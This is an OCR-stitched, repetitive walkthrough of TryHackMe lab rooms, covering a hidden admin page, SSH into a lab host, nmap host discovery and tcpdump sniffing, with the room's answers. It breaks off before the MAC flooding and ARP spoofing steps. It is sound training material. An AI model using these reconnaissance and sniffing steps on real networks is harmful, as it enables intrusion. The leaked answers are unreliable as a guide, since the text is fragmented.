L2 MAC Flooding & ARP Spoofing


Introduction

This sub task introduces the learner to the practical knowledge in using MAC Flooding to sniff traffic and ARP Cache Poisoning to manipulate network traffic as a MITM (Man in The Middle).

Activities

Task 1: Getting Started

This section outlines objectives such as the social media site to be attacked using a virtual machine, the location of the site.



Go through the source and identify the comments. Comments on a web page usually begin with the <!-- character.

Answer the questions below

What is the name of the hidden admin page?

/test-admin

Correct Answer

Hint

https://tryhackme.com/room/gettingstarted#


10.10.135.30

A new social network that helps you stay in touch wi

```
<!DOCTYPE html>
<html> scroll
<head> … </head>
<body> overflow
  <!--nav-->
  <nav class="navbar navbar-default"> … </nav>
  <!--./nav-->
  <!--main-->
  <!--don't forget to remove admin page on /test-admin-->
  <main class="container"> overflow
```

THM AttackBox 41m 08s

Task 2: Initial Access



tryhackme.com/room/layer2

you realize it's a dual-homed host, meaning it is connected to two (or more) networks. Being the curious hacker you are, you decided to explore this network to see if you can move laterally.

Woop woop! Your answer is correct.

After having established **persistence**, you can access the compromised host via SSH:

User	Password	IP	Port
admin	Layer2	MACHINE_IP	22

*Please, allow a minimum of **5 minutes** for the machine to get the services fully up and running, **then** try connecting with SSH (if you login, and the command line isn't showing up yet, **don't hit Ctrl+C!** Just be patient…):*

```
ssh -o StrictHostKeyChecking=accept-new admin@MACHINE_IP
```

Note: The `admin` user is in the `sudo` group. I suggest using the `root` user to complete this room: `sudo su -`

Answer the questions below

Now, can you (re)gain access? (Yay/Nay)

Yay

Correct Answer


Hint

Task 3 Network Discovery

Task 4 Passive Network Sniffing

Task 3: Network Discovery

The network of interest is connected with Ethernet adapter **eth1**.



First, have a look at the adapter:

`ip address show eth1` or the shorthand version: `ip a s eth1`

Using this knowledge, answer questions **#1** and **#2**.

Now, use the network enumeration tool of your choice, e.g., **ping**, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question **#3**.

Answer the questions below

What is your IP address?

192.168.12.66 Correct Answer

What's the network's CIDR prefix?

Answer format: /** Submit Hint


How many other live hosts are there?

Answer format: * Submit

What's the hostname of the first host (lowest IP address) you've found?

Answer format: *****

Woop woop! Your answer is correct.



First, have a look at the adapter:

`ip address show eth1` or the shorthand version: `ip a s eth1`

Using this knowledge, answer questions **#1** and **#2**.

What is your IP address?


192.168.12.66

What's the network's CIDR prefix?

How many other live hosts are there?

What's the hostname of the first host (lowest IP address) you've found?

```
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin# ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen
1000
    link/ether 62:98:f3:20:1b:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::ac31:1bff:fe29:7b2d/64 scope link
       valid_lft forever preferred_lft forever
root@eve:/home/admin#
```



Answer the questions below

What is your IP address?

192.168.12.66

Correct Answer

What's the network's CIDR prefix?

/24

Correct Answer

Hint

How many other live hosts are there?

Answer format: *

Submit

What's the hostname of the first host (lowest IP address) you've found?

Answer format: *****

Submit


Hint

Task 4 ○ Passive Network Sniffing

Task 5 ○ Sniffing while MAC Flooding

Task 6 ○ Man-in-the-Middle: Intro to ARP Spoofing

The network's CIDR prefix is **/24**



What is your IP address?

192.168.12.66

Correct Answer

What's the network's CIDR prefix?

/24

Correct Answer

Hint

How many other live hosts are there?

2

Correct Answer

What's the hostname of the first host (lowest IP address) you've found?

Answer format: *****

Submit


Hint

Task 4 ○ Passive Network Sniffing

Task 5 ○ Sniffing while MAC Flooding

Task 6 ○ Man-in-the-Middle: Intro to ARP Spoofing

There are other **2** live hosts.



What is your IP address?

192.168.12.66 — Correct Answer

What's the network's CIDR prefix?

/24 — Correct Answer — Hint

How many other live hosts are there?

2 — Correct Answer

What's the hostname of the first host (lowest IP address) you've found?

alice — Correct Answer — Hint


Task 4 ○ Passive Network Sniffing

Task 5 ○ Sniffing while MAC Flooding

Task 6 ○ Man-in-the-Middle: Intro to ARP Spoofing

Woop woop! Your answer is correct.

To find hostname(s) the learner first run **nmap –n 192.168.12.0/24**. Then **cat /etc/hosts**



What is your IP address?

192.168.12.66

What's the network's CIDR prefix?

/24 — Correct Answer

How many other live hosts are there?

2

What's the hostname of the first host (lowest IP address) you've found?

alice — Correct Answer


Task 4 ○ Passive Network Sniffing

Task 5 ○ Sniffing while MAC Flooding

Task 6 ○ Man-in-the-Middle: Intro to ARP Spoofing

```
Host is up (0.0000080s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5001/tcp open  commplex-link
5002/tcp open  rfe
5003/tcp open  filemaker
5004/tcp open  avt-profile-1

Nmap done: 256 IP addresses (3 hosts up) scanned in 12.63 seconds
root@eve:/home/admin# cat /etc/hosts
127.0.0.1       localhost
192.168.12.1    alice
192.168.12.2    bob
192.168.12.66   eve

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:/home/admin# 
```

Task 4: Passive Network Sniffing



Woop woop! Your answer is correct.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing `/tmp/tcpdump.pcap` file, specify a new filename such as `tcpdump2.pcap`, or run `rm -f /tmp/*.pcap` then re-run `tcpdump`.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

yay

Correct Answer

Who keeps sending packets to eve?

Answer format: ***

Submit

What type of packets are sent?

Answer format: ****

Submit

Hint


What's the size of their data section? (bytes)

Answer format: ***

Submit

Hint

Task 5 Sniffing while MAC Flooding



Example to transfer the packet capture using scp and open it in Wireshark:

```
scp admin@10.10.103.23:/tmp/tcpdump.pcap .
wireshark tcpdump.pcap
```

Now, you should be able to answer questions **#3** and **#4**.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and overwrite the existing `/tmp/tcpdump.pcap` file, specify a new filename such as `tcpdump2.pcap`, or run `rm -f /tmp/*.pcap` then re-run `tcpdump`.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

yay

Correct Answ

Who keeps sending packets to eve?

Answer format: ***

Submit

What type of packets are sent?


Answer format: ****

Submit

Hint

What's the size of their data section? (bytes)

```
192.168.12.2    bob
192.168.12.66   eve

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:/home/admin# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
02:51:20.531704 IP bob > eve: ICMP echo request, id 43116, seq 485, length 674
02:51:20.531744 IP eve > bob: ICMP echo reply, id 43116, seq 485, length 674
02:51:23.534533 IP bob > eve: ICMP echo request, id 43884, seq 486, length 674
02:51:23.534570 IP eve > bob: ICMP echo reply, id 43884, seq 486, length 674
02:51:26.535810 IP bob > eve: ICMP echo request, id 44652, seq 487, length 674
02:51:26.535846 IP eve > bob: ICMP echo reply, id 44652, seq 487, length 674
02:51:29.537010 IP bob > eve: ICMP echo request, id 45420, seq 488, length 674
